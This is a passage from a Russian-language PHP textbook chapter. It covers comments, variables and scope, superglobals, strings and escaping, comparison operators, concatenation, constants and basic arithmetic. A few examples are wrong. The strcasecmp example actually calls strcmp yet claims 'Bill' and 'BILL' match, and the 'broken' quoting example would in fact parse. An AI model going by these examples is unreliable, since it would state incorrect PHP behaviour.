    <?php

        // Однострочным комментарием можно сообщить, что
        // сценарий собирается напечатать Hello World!

        /* Это многострочный комментарий.
           Он больше подходит для комментирования
           целых блоков программного кода */

        echo ("Hello world!<br />");
        print ("Goodbye.<br />");

    ?>
  </body>
</html>
```

В примере 3.5 было использовано два типа оформления комментариев: // – для однострочных и /* ... */ – для многострочных. Имейте в виду: если потребуется вставить комментарий в HTML-разметку, то в этом случае следует использовать открывающий <!-- и закрывающий --> теги комментария.

Все инструкции PHP-кода завершаются символом точки с запятой (;). Поэтому символ точки с запятой нельзя использовать в программных именах. Признак хорошего стиля, равно как и полезная привычка, – сразу после точки с запятой начинать новую строку, в результате код будет более удобочитаемым.¹



Поскольку в PHP-файлах постоянно приходится переключаться между кодом PHP и разметкой HTML, использование комментариев HTML в коде PHP и комментариев PHP в коде HTML может привести к неприятностям, так что смотрите в оба, чтобы этого не случилось.

Файлы PHP попадают на ваш веб-сайт точно так же, как любые другие. Чтобы опробовать код из примера 3.5, сохраните файл в корневом каталоге с документами, который был выбран в процессе установки Apache, описанном в главе 2. После того как PHP-файл – например, *example.php*, – окажется в вашем каталоге, доступном веб-серверу, его можно будет запросить по адресу http://вашдомен.com/ваш_каталог/example.php.

Теперь, когда вы уже знаете, как правильно включить PHP-код в разметку HTML, избавив пользователя от малопонятного зрелища, мы приступим к исследованию основ PHP-программирования.

Стандартные блоки кода

Чтобы писать на PHP программы, делающие что-то полезное, нужно изучить блоки многократно используемого кода, которые называются функциями, или методами, а также способы временного хранения информации в переменных. Мы поговорим о *вычислениях*, позволяющих вашему коду принимать разумные решения на основе математических принципов и пользовательского ввода.

Переменные

Для тех, кто никогда раньше не программировал, переменные могут оказаться совершенно новым понятием. В *переменной* (variable) сохраняется некоторое значение, например текстовая строка «Hello World!»

¹ В последней главе авторы скажут: «Оформление отступов не всегда является необходимым условием – это, в основном, вопрос личных предпочтений. Как вы могли заметить, не во всех примерах сценариев в книге были оформлены отступы». В этом простейшем примере PHP-код записан без отступов, но все остальные примеры книги при переводе были отформатированы с отступами для вложенных уровней, чтобы код имел структурированный удобочитаемый вид. Упрощением структурирования можно довести код до того, что он уже не будет интересен никому, кроме автора. Неструктурированная запись кода – свидетельство небрежности программиста. – *Прим. науч. ред.*

или целое число 1. После этого можно использовать переменную в любом месте программы, вместо того чтобы снова и снова печатывать фактическое значение везде, где это потребуется, что может быть занятием весьма скучным и утомительным. На рис. 3.2 показана вновь созданная переменная, которой присвоено значение 30.




Рис. 3.2. Переменная PHP – это значение, хранящееся в памяти

В языке PHP переменную определяют так:

```
$variable_name = value;
```

Обратите особое внимание на некоторые ключевые моменты синтаксиса переменной. Имя переменной всегда должно начинаться с символа доллара (\$). Первый символ после знака доллара должен быть алфавитным символом или символом подчеркивания. Это ни в коем случае не может быть цифра; в противном случае код не будет работать, поэтому отслеживайте подобные опечатки!

1. Имена переменных PHP могут содержать только алфавитно-цифровые символы¹ и символы подчеркивания: a-z, A-Z, 0-9 и _.
2. Имена переменных в PHP чувствительны к регистру букв. То есть `$variable_name` и `$Variable_Name` – это разные переменные.
3. Если имя переменной состоит из нескольких слов, отдельные слова желательно отделять друг от друга символом подчеркивания, например: `$test_variable`.
4. Переменным можно присваивать значения с помощью знака равенства (=).
5. Операция присваивания значения переменной должна завершаться символом точки с запятой (;).

Чтобы создать простую переменную PHP, показанную на рис. 3.2, введите текст:

```
<?php
    $age = 30;
?>
```

Этот фрагмент создает переменную с именем `age` (в переводе с англ. – «возраст») и присваивает ей числовое значение 30. Вы можете использовать переменные, не задумываясь о том, какого рода значения им присваиваются.

¹ Алфавитные символы (литеры) – имеются в виду только латинские литеры (символы основной таблицы кодов ASCII). – *Прим. науч. ред.*



Если вы знакомы с такими языками, как **Java** или **C**, вас может насторожить подобная простота. Язык PHP не является строго типизированным языком программирования, поэтому в нем достаточно просто объявить и использовать переменную, не беспокоясь о ее типе.

Если вы присвоите новое значение переменной с тем же именем, как показано в примере 3.6, ее старое значение будет стерто.

Пример 3.6. Присваивание переменной нового значения

```
<?php
    $age = 30;
    $age = 31;
    echo $age;
?>
```

Старое значение переменной `$age` замещается новым; вот что выведет этот фрагмент:

```
31
```

Чтение значений переменных

Чтобы использовать уже присвоенное значение переменной, достаточно просто написать знак доллара (\$) и после него – имя переменной и использовать эту связку как значение в своем коде.

Вам не нужно беспокоиться об удалении переменных по окончании работы программы. Все они размещаются в памяти временно, и PHP автоматически удалит их, когда они станут не нужны.

Типы переменных

Все переменные хранят данные определенных типов. PHP автоматически выбирает тип переменной, соответствующий присвоенному значению. К этим типам данных относятся строки, числа и более сложные типы, например массивы. Массивы мы обсудим позже. А пока главное, что вы должны понять, – если у вас нет особого повода позаботиться о типе переменной, PHP автоматически выполнит все необходимое, так что не беспокойтесь об этом.

В ситуациях, когда требуется конкретный тип данных, например при выполнении операции математического деления, PHP автоматически выполняет преобразования типов данных. Так, если у вас имеется строка из одного символа «2», она будет преобразована в целое число 2. Такое преобразование – практически всегда именно то, что вам и требовалось от PHP, и он делает это незаметно для вас.

Область видимости переменной

PHP помогает сохранить организацию кода, если вы используете фрагменты, написанные кем-то еще (а так, скорее всего, и будет происходить),

предотвращая конфликты имен переменных в вашем коде и в коде, написанном ранее. Допустим, если вы используете переменную `$name` для хранения значения Билл и при этом задействуете некий фрагмент, написанный не вами, где тоже есть переменная `$name`, в которую записывается имя файла `log.txt`, то ваше значение переменной может оказаться стертым. Значение Билл переменной `$name` будет заменено `log.txt`, и ваш сценарий скажет Привет, `log.txt!`, вместо Привет, Билл!, что стало бы серьезной проблемой.

Чтобы этого не случилось, PHP-код организуется в виде *функций*. Функция позволяет обособить фрагмент кода и исполнять его, обращаясь к нему по имени. Чтобы разделить переменные в остальном коде и переменные в функциях, PHP предоставляет отдельное хранилище для переменных внутри каждой функции. Такое разделение пространства для хранения подразумевает, что *областью видимости*, то есть областью, в которой доступно значение переменной, является локальное хранилище функции. На рис. 3.3 показаны отдельные области хранения для переменных функций.




Рис. 3.3. Переменная `$age` имеет другое значение за пределами области хранения переменных функции `Birthday`

В примере 3.7 наглядно демонстрируется, что переменная, объявленная за пределами функции, не изменяется внутри функции. Пока не стоит стремиться понять, как работает функция, главное, что она имеет свой уникальный набор переменных.

Пример 3.7. Область видимости переменной

```

<?php

// Определение функции
function birthday(){
    // Присвоить переменной age значение 1
    $age = 1;
}

// Присвоить переменной age значение 30
$age = 30;

```

```
// Вызвать функцию
birthday();

// Вывести значение переменной age
echo $age;

?>
```

В результате исполнения этого фрагмента будет выведено:

```
30
```

Внутри функции `birthday` (в переводе с англ. – «день рождения») выполняется присваивание переменной `$age` значения 1, но это не та же самая переменная, что была определена в главной программе. Поэтому, когда выполняется печать переменной `$age`, выводится первоначальное значение 30. **Жирным шрифтом в примере выделена строка, где выполняется присваивание значения переменной `$age`, именно это значение и выводится потом, поскольку переменная `$age` в функции `birthday` – это совсем другая переменная.**

Если вы на самом деле захотите прочитать или изменить значение созданной функцией `birthday` переменной `$age`, но за пределами этой функции, придется использовать глобальную переменную.

Глобальные переменные

Глобальные переменные позволяют вам пересекать границы между функциями, чтобы обращаться к значениям переменных. Оператор `global` указывает, что данная переменная будет той же самой переменной повсюду в программе, то есть глобальной переменной. На рис. 3.4 показано, как выполняется доступ к глобальной переменной из разных участков программы.

В примере 3.8 показано, что изменение глобальной переменной внутри функции можно наблюдать за ее пределами.




Рис. 3.4. Глобальная переменная `$age` создается с помощью ключевого слова `global`

Пример 3.8. Применение глобальной переменной изменяет результат

```
<?php

// Определение функции
function birthday(){
    // Определить переменную age как глобальную
    global $age;

    // Увеличить значение переменной age на 1
    $age = $age + 1;
}

// Присвоить переменной age значение 30
$age = 30;

// Вызвать функцию
birthday();

// Вывести значение переменной age
echo $age;

?>
```

В результате исполнения этого фрагмента будет выведено:

31

Глобальные переменные следует использовать в редких случаях, поскольку легко изменить значение переменной по ошибке, не предусмотрев последствий. Ошибки такого типа бывает очень сложно обнаружить. Кроме того, когда мы будем обсуждать функции подробнее, вы узнаете, что есть и другой способ передачи значений в функции и получения результатов их работы. Все это означает, что в действительности вы *не должны* использовать глобальные переменные.

Если в некоторой функции вам потребуется применить такую переменную, которая не теряет свое значение каждый раз по завершении функции, но при этом вы не хотите использовать глобальную переменную, следует использовать статическую переменную.

Статические переменные

Статические переменные – это переменные, которые не исчезают после завершения функции. Значение статической переменной можно снова использовать при следующем вызове функции – она по-прежнему будет иметь то же значение, которое получила при последнем вызове функции.



Вызов, или *обращение* (call), и *исполнение* (execute) – по сути одно и то же, как функция и метод.

Проще всего считать такую переменную глобальной, но доступной только для данной функции. Статическая переменная объявляется с помощью ключевого слова `static` (рис. 3.5).




Рис. 3.5. При объявлении статической переменной `$age` в функции `birthday` создается постоянное хранилище

В примере 3.9 мы определили переменные функции с помощью ключевого слова `static`.

Пример 3.9. Статическая переменная запоминает свое последнее значение

```
<?php

// Определение функции
function birthday(){
    // Определить переменную age как статическую
    static $age = 0;

    // Увеличить значение переменной age на 1
    $age = $age + 1;

    // Вывести значение статической переменной age
    echo "Вызов функции birthday: $age<br />";
}

// Присвоить переменной age значение 30
$age = 30;

// Вызвать функцию дважды
birthday();
birthday();

// Вывести значение переменной age
echo "Возраст: $age<br />";

?>
```

В результате исполнения этого фрагмента будет выведено:

```
Вызов функции birthday: 1
Вызов функции birthday: 2
Возраст: 30
```



Когда браузер отображает результаты, тег `
` разметки XHTML превращается в символ конца строки.

Теперь значение переменной `$age` сохраняется между вызовами функции `birthday`. Это значение будет существовать, пока программа не завершится. Мы уже обсудили два типа переменных, осталось рассмотреть еще один тип – суперглобальные переменные.

Суперглобальные переменные

Для предоставления информации об окружении, в котором работает PHP-сценарий, PHP использует специальные переменные, которые называются *суперглобальными* (*super globals*). Эти переменные не нужно объявлять как глобальные, они автоматически становятся общедоступными и содержат важные сведения об окружении сценария, например данные, полученные от пользователя (*user's input* – пользовательский ввод).

Начиная с версии PHP 4.0.1 суперглобальные переменные определены как *массивы*. Массивы – это специальные наборы значений, о которых мы поговорим в главе 6. Старые суперглобальные переменные, носящие имена с префиксом `$HTTP_*` и расположенные не в массивах, по-прежнему существуют, но их не рекомендуется использовать из соображений безопасности. В табл. 3.1 приведен перечень массивов, появившихся в версии PHP 4.0.1.

Таблица 3.1. Суперглобальные массивы в PHP

Имя переменной массива	Содержание
<code>\$GLOBALS</code>	Содержит все глобальные переменные, доступные локальному сценарию. Имена переменных используются как индексы массива
<code>\$_SERVER</code>	Содержит информацию об окружении веб-сервера
<code>\$_GET</code>	Содержит информацию о запросах GET (при отправке форм). Эти значения следует обязательно проверять перед использованием
<code>\$_POST</code>	Содержит информацию о запросах POST (другой тип отправки форм). Эти значения следует обязательно проверять перед использованием
<code>\$_COOKIE</code>	Содержит информацию о cookies HTTP
<code>\$_FILES</code>	Содержит информацию о файлах, загружаемых методом POST

Таблица 3.1. Суперглобальные массивы в PHP (окончание)

<code>\$_ENV</code>	Содержит информацию об окружении сценариев
<code>\$_REQUEST</code>	Содержит информацию о пользовательском вводе. Эти значения следует обязательно проверять перед использованием. Вместо этого массива следует использовать <code>\$_GET</code> или <code>\$_POST</code> , т. к. они более специализированные
<code>\$_SESSION</code>	Содержит информацию из всех переменных, зарегистрированных в рамках сессии

Примером суперглобальной переменной может служить `$_SERVER["PHP_SELF"]`. Эта переменная содержит имя исполняемого сценария и входит в состав массива `$_SERVER` (пример 3.10).

Пример 3.10. Использование переменной `PHP_SELF` для сценария `test.php`

```
<?php
echo htmlentities($_SERVER["PHP_SELF"]);
?>
```

Этот сценарий выведет:

```
/test.php
```

Данная переменная особенно удобна, если требуется повторно вызвать текущий сценарий при обработке данных формы после того, как вы отфильтровали все подозрительные данные с помощью такой функции, как `htmlentities()`. Дополнительную информацию по вопросам обеспечения безопасности, а также о функции `htmlentities()` вы найдете в главе 15. Суперглобальные переменные обеспечивают удобный способ доступа к информации об окружении сценария – от настроек сервера до введенных пользователем данных. Теперь, когда вы научились работать с переменными и областями видимости, мы можем поговорить о типах информации, которая хранится в переменных.

Строки

Переменные могут хранить не только числа. Они могут хранить символы, а также *строки* – особые последовательности символов (рис. 3.6). Строку можно использовать непосредственно в вызове функции или сохранить в переменной. В примере 3.11 дважды создается одна и та же строка: в первый раз мы сохраняем ее в переменной, а во второй – передаем прямо в функцию.

Пример 3.11. Работа со строками

```
<?php
$my_string = "Margaritaville - Suntan Oil Application!";
echo "Margaritaville - Suntan Oil Application!";
?>
```




Рис. 3.6. Так из отдельных символов формируется строка

В примере 3.11 первая строка сохраняется в переменной `$my_string`, а вторая строка используется в вызове функции `echo` и *не* сохраняется. Старайтесь сохранять строки в переменных, если предполагается использовать их более чем один раз!

Строки обладают большой гибкостью. В определения строк можно даже вставлять такие имена переменных, как `$my_string`, при условии использования двойных кавычек в начале и в конце строк. В строку, окруженную одиночными кавычками (апострофами), нельзя вставить имя переменной.

Пример 3.12. Использование переменной в определении строки

```
<?php
$my_string = "Margaritaville - Suntan Oil Application!";
echo "Time for $my_string";
?>
```

Этот сценарий выведет текст «Time for Margaritaville – Suntan Oil Application!». Для определения строк в примере 3.12 использовались двойные кавычки. Если вы не собираетесь вставлять в строку переменные, то можете использовать и одиночные кавычки, или апострофы (пример 3.13).

Пример 3.13. Использование одиночных кавычек в операции присваивания строки

```
<?php
$my_string = 'Margaritaville - Suntan Oil Application!';
echo $my_string;
?>
```

Запомните: если вы хотите использовать одиночную кавычку внутри строки, ограниченной одиночными кавычками, то вставляемую одиночную кавычку надо экранировать символом обратного слэша (`\`). Двойные кавычки позволяют использовать внутри строк много специальных экранированных символов, которые нельзя использовать в строках, ограниченных одиночными кавычками (апострофами). Если вы экранировали обратным слэшем символ апострофа в строке, ограниченной двойными кавычками, то при выводе такой строки будет выведен и символ обратного слэша, о чем более подробно рассказывается в следующем разделе.

Специальные символы в строках

Символы табуляции, перевода строки и возврата каретки – это примеры дополнительных и игнорируемых пробельных символов (пример 3.14). Специальные символы очень удобны при выполнении записи в файл. Одним из недостатков строк, окруженных апострофами, является то, что в них нельзя включать переменные. Это требует от нас особой осторожности при использовании разметки HTML или любых других строк, включающих кавычки.

Пример 3.14. Некоторые специальные символы в строках

```
<?php
$newline = "Перевод строки - \n";
$return = "Возврат каретки - \r";
$tab = "Табуляция - \t";
$dollar = "Знак доллара - \$";
$doublequote = "Двойная кавычка - \"";
?>
```

Функция `echo` определяет по кавычкам начало и конец строки, поэтому если ваша строка содержит кавычки, придерживайтесь одного из следующих правил:

- экранируйте двойные кавычки внутри строки с помощью обратного слэша. Для этого достаточно просто поставить данный символ непосредственно перед символом кавычки: `\`;
- внутри строки в качестве кавычек используйте одиночные кавычки (апострофы);
- окружайте строку апострофами.

Пример 3.15 демонстрирует неправильное использование функции `echo`.

Пример 3.15. Некорректное использование функции `echo` для вывода строки, содержащей специальные символы

```
<?php
// Этот пример не будет работать из-за двойных кавычек вокруг specialH2!
echo "<h2 class='specialH2'>Margaritaville!</h2>";
?>
specialH2
```

В приведенном примере мы забыли экранировать двойные кавычки, окружающие `specialH2` (это HTML-текст). При попытке отобразить такую страницу появится сообщение об ошибке:

```
Parse error: parse error, unexpected T_STRING, expecting ',' or ';' in /home/www/html/oreilly/ch3/parse.php on line 3
```

(Синтаксическая ошибка: неожиданный `T_STRING`, ожидается `'`, или `;` в `/home/www/html/oreilly/ch3/parse.php` в строке 3.)

Если вам встретится подобная ошибка, проверьте правильность расстановки одиночных и двойных кавычек, как это сделано в примере 3.16.

Пример 3.16. Корректное экранирование специальных символов

```
<?php
// Здесь все в порядке, потому что использованы одиночные кавычки
echo "<h2 class=\"specialH2\">Margaritaville!</h2>";
echo ' <h2 class="specialH2">Margaritaville!</h2> ';
?>
```

В примере 3.16 кавычки экранированы добавлением символа обратного слэша перед каждой из них (`\`). Обратный слэш сообщает интерпретатору PHP, что следующий за ним символ кавычки должен выводиться как обычный символ и *не* обозначает конец строки, выводимой функцией `echo`. Строки, внутри которых есть двойные кавычки, можно также окружать апострофами (`'`).



Если при определении строк вы используете одиночные кавычки (апострофы), то экранировать двойные кавычки не требуется.

Сравнение строк

В PHP есть функции для сравнения похожих строк. Например, можно считать строки «Билл» и «БИЛЛ» одинаковыми, если не учитывать регистр букв.

Для сравнения двух строк с учетом регистра букв предназначена функция `strcmp(string1, string2)`. Она возвращает 0, если две строки содержат один и тот же текст. Любое ненулевое значение свидетельствует о том, что строки отличаются.

Для сравнения двух строк без учета регистра букв предназначена функция `strcasecmp(string1, string2)`. Она возвращает 0, если две строки содержат один и тот же текст. Любое ненулевое значение свидетельствует о том, что строки отличаются.

В примере 3.17 выполняется сравнение строк «Bill» и «BILL» без учета регистра букв. Оператор `if` проверяет результат сравнения, и если переменная `$result` имеет значение `FALSE`, то выполняется определенное действие.

Пример 3.17. Сравнение двух строк с помощью функции `strcasecmp`

```
<?php

$name1 = "Bill";
$name2 = "BILL";

$result = strcmp($name1, $name2);

if (!$result) {
    echo "Строки совпадают.";
}

?>
```

Этот сценарий выведет:

Строки совпадают.

Операция логического отрицания, например для `$result`, в PHP записывается так: `!$result`. Если переменная `$result` содержит значение `TRUE`, то конструкция `!$result` даст значение `FALSE`, и наоборот. Оператор `==` (двойной знак равенства) означает сравнение значения выражения, константы или переменной, расположенной слева от него, со значением выражения, константы или переменной, расположенной справа. Например, `(0 == FALSE)` дает значение `TRUE`, поскольку значение `FALSE` может интерпретироваться как `0`, а если заменить `==` оператором `===` (который означает сравнение не только значений, но и типов), то `(0 === FALSE)` не даст значение `TRUE`. Операторы сравнения описаны в табл. 3.2.

Таблица 3.2. Операторы сравнения

Пример	Название	Результат
<code>\$name1 == \$name2</code>	Равно	TRUE, если значение <code>\$name1</code> равно значению <code>\$name2</code>
<code>\$name1 === \$name2</code>	Эквивалентно	TRUE, если значение <code>\$name1</code> равно значению <code>\$name2</code> и оба значения имеют один и тот же тип данных
<code>\$name1 != \$name2</code>	Не равно	TRUE, если значение <code>\$name1</code> не равно значению <code>\$name2</code>
<code>\$name1 <> \$name2</code>	Не равно	TRUE, если значение <code>\$name1</code> не равно значению <code>\$name2</code> или значения имеют разный тип данных
<code>\$name1 < \$name2</code>	Меньше	TRUE, если значение <code>\$name1</code> меньше значения <code>\$name2</code>
<code>\$name1 > \$name2</code>	Больше	TRUE, если значение <code>\$name1</code> больше значения <code>\$name2</code>
<code>\$name1 <= \$name2</code>	Меньше или равно	TRUE, если значение <code>\$name1</code> меньше или равно значению <code>\$name2</code>
<code>\$name1 >= \$name2</code>	Больше или равно	TRUE, если значение <code>\$name1</code> больше или равно значению <code>\$name2</code>

Работая со строками, вы можете объединять их. Это как использовать стенографию вместо того, чтобы возиться с каждым отдельным словом.

Конкатенация

Конкатенация – это объединение нескольких текстовых строк и переменных в одну строку, как показано в примере 3.18. Такое объединение позволяет вам избавиться от лишних инструкций `echo`; другими словами, вы сначала строите строку, а потом используете ее.

Пример 3.18. Конкатенация строк

```
<?php
$my_string = "Hello Max. My name is: ";
$newline = "<br />";
echo $my_string . "Paula" . $newline;
echo "Hi, I'm Max. Who are you? " . $my_string . $newline;
echo "Hi, I'm Max. Who are you? " . $my_string . "Paula";
//Последняя строка равнозначна строке
// echo "Hi, I'm Max. Who are you? $my_string Paula";
?>
```

На рис. 3.7 приведен результат работы этого сценария в окне браузера.

Переменные и текстовые строки объединяются с помощью символа точки (.). Можно делать это многократно, как показано на рис. 3.8.

Конкатенация строк и переменных экономит ваше время, помогая быстрее создавать динамические веб-сайты.




Рис. 3.7. Вывод конкатенированных строк




Рис. 3.8. Так объединяются строки при конкатенации

Объединение строк с данными других типов

Объединив строку с значением другого типа, например с числом, вы также получите строку, как показано в примере 3.19.

Пример 3.19. Объединение строки и числа

```
<?php
$str = "это пример вставки числа ". 3 . " в середину строки.";
echo $str;
?>
```


Этот сценарий выведет строку:

Это пример вставки числа 3 в середину строки.

Переменная `$str` содержит строку (то есть значение строкового типа), несмотря на то что в середину было вставлено числовое значение.

Константы

В программе вы можете определять константы. Значение константы, как следует из ее названия, не может изменяться во время исполнения программы. Константы определяют с помощью функции `define()`, которой в первом аргументе передается имя константы, а во втором – ее значение. Константы имеют глобальную область видимости и могут принимать значение любого элементарного (скалярного) типа данных, например строки или числа. Чтобы получить значение константы, достаточно просто обратиться к ее имени, как показано в примере 3.20, или воспользоваться функцией `constant`. В отличие от переменных, перед именем константы знак доллара (\$) *не ставится*.

Если имя константы хранится в переменной или возвращается функцией, то чтобы получить значение константы, необходимо воспользоваться функцией `constant(имя_константы)`. Эта функция получает имя константы в качестве аргумента и возвращает ее значение. Кроме того, с помощью функции `get_defined_constants()` можно получить список (в виде массива) всех определенных вами констант. Если у вас возникают сомнения по поводу аргументов или возвращаемых значений, ищите описание функции на сайте <http://www.php.net>.

Отличия констант и переменных:

- в именах констант принято использовать только заглавные буквы;
- имена констант не начинаются со знака доллара (\$);
- определить константу можно только с помощью функции `define`, а не простым оператором присваивания;
- константы определяются и доступны глобально;
- после объявления константу нельзя переопределить или отменить;
- константы могут иметь только скалярные значения.

В примере 3.20 показан порядок использования констант.

Пример 3.20. Использование констант в программе

```
<?php
define("HELLO", "Привет, МИР!");
echo HELLO; // Здесь выводится "Привет, МИР!"

$constant_name = "HELLO";
echo constant($constant_name);
?>
```

Этот сценарий выведет:

Привет, МИР! Привет, МИР!

В константе полезно хранить значение, которое должно оставаться неизменным, например путь к файлу настроек.

Если вы обращаетесь к константе, не определив ее, PHP воспримет имя константы просто как строку – например, вместо `CONSTANT` подставит строку `"CONSTANT"`. Если в примере 3.20 закомментировать строку определения константы:

```
// define("HELLO", "Привет, МИР!");
```

сценарий при этом выведет:

```
HELLO
```

Предопределенные константы

PHP предоставляет несколько предопределенных констант, похожих на суперглобальные переменные. Примеры таких констант: константа `__FILE__` – возвращает имя исполняющегося PHP-файла, константа `__LINE__` – возвращает номер строки этого файла. Видно, что имя предопределенной константы начинается и заканчивается двумя символами подчеркивания. Эти константы удобно использовать для вывода сообщений об ошибках, поскольку с их помощью можно указать, при исполнении какой строки возникла ошибка (пример 3.21).

Пример 3.21. Вывод значений предопределенных констант (номер строки и имя файла) для сценария `predefined_constants.php`

```
<?php
echo "Ошибка при исполнении строки ". __LINE__ . " PHP-сценария " . __FILE__
. "\n";
?>
```

В результате работы этого сценария будет получена строка:

```
Ошибка при исполнении строки 2 PHP-сценария /home/www/html/oreilly/ch3/
predefined_constants.php
```

В вашем случае путь к сценарию может отличаться от приведенного здесь. В Windows это мог бы быть путь `C:\Program Files\Apache Group\htdocs\c3`.

Математические операции

В переменных можно хранить числа, что удобно для выполнения математических операций над этими числами. В PHP доступны все основные математические функции. Может показаться, что мы на уроке арифметики, но основные функции здесь те же самые: сложение, вычитание, умножение и деление. В примере 3.22 оператор деления (`/`) позволяет вычислить отношение его операндов (количество солнечных дней и общее число дней в году), результат – примерно 82%.

Пример 3.22. Использование математической операции в PHP

```
<?php
$sunny_days=300;
```

```
$Margaritaville_sunny_days_ratio=$sunny_days/365;
echo $Margaritaville_sunny_days_ratio;
?>
```

На рис. 3.9 видно, что 82-процентный результат работы этого сценария отобразился в окне браузера.

PHP поддерживает математические операции, перечисленные в табл. 3.3.




Рис. 3.9. Результат выполнения математической операции

Таблица 3.3. Базовые математические операторы

Оператор	Название	Пример	Результат
+	Сложение	2+2	4
-	Вычитание	2-1	1
*	Умножение	2*2	4
/	Деление	2/2	1
%	Деление по модулю (остаток от деления)	2% 1	0

В качестве операндов можно использовать как целые, так и вещественные числа.



Проявляйте осторожность, чтобы избежать деления на ноль, поскольку в этом случае результат будет неопределенным, и PHP выведет предупреждение «Warning: Division by zero» (Внимание: деление на ноль).

Разумеется, вы можете выполнять все виды сложных математических операций, например тригонометрические, а еще математические операторы обрабатываются в определенном порядке, но это мы обсудим в следующей главе. Вы также можете на сайте <http://www.php.net> ввести в поле поиска слово Math – это приведет вас на страницу <http://ru2.php.net/manual/ru/ref.math.php>, где есть подробный список всех математических функций и рекомендации по их использованию.

Комбинированные операторы присваивания

Комбинированные операторы присваивания предоставляют сокращенную форму записи для одновременного выполнения двух общих операций. Они

совмещают чтение переменной, выполнение операции над ее значением и запись результата в ту же переменную. В основном комбинированные операции присваивания относятся к математическим вычислениям, но могут применяться и к таким операциям, как конкатенация.

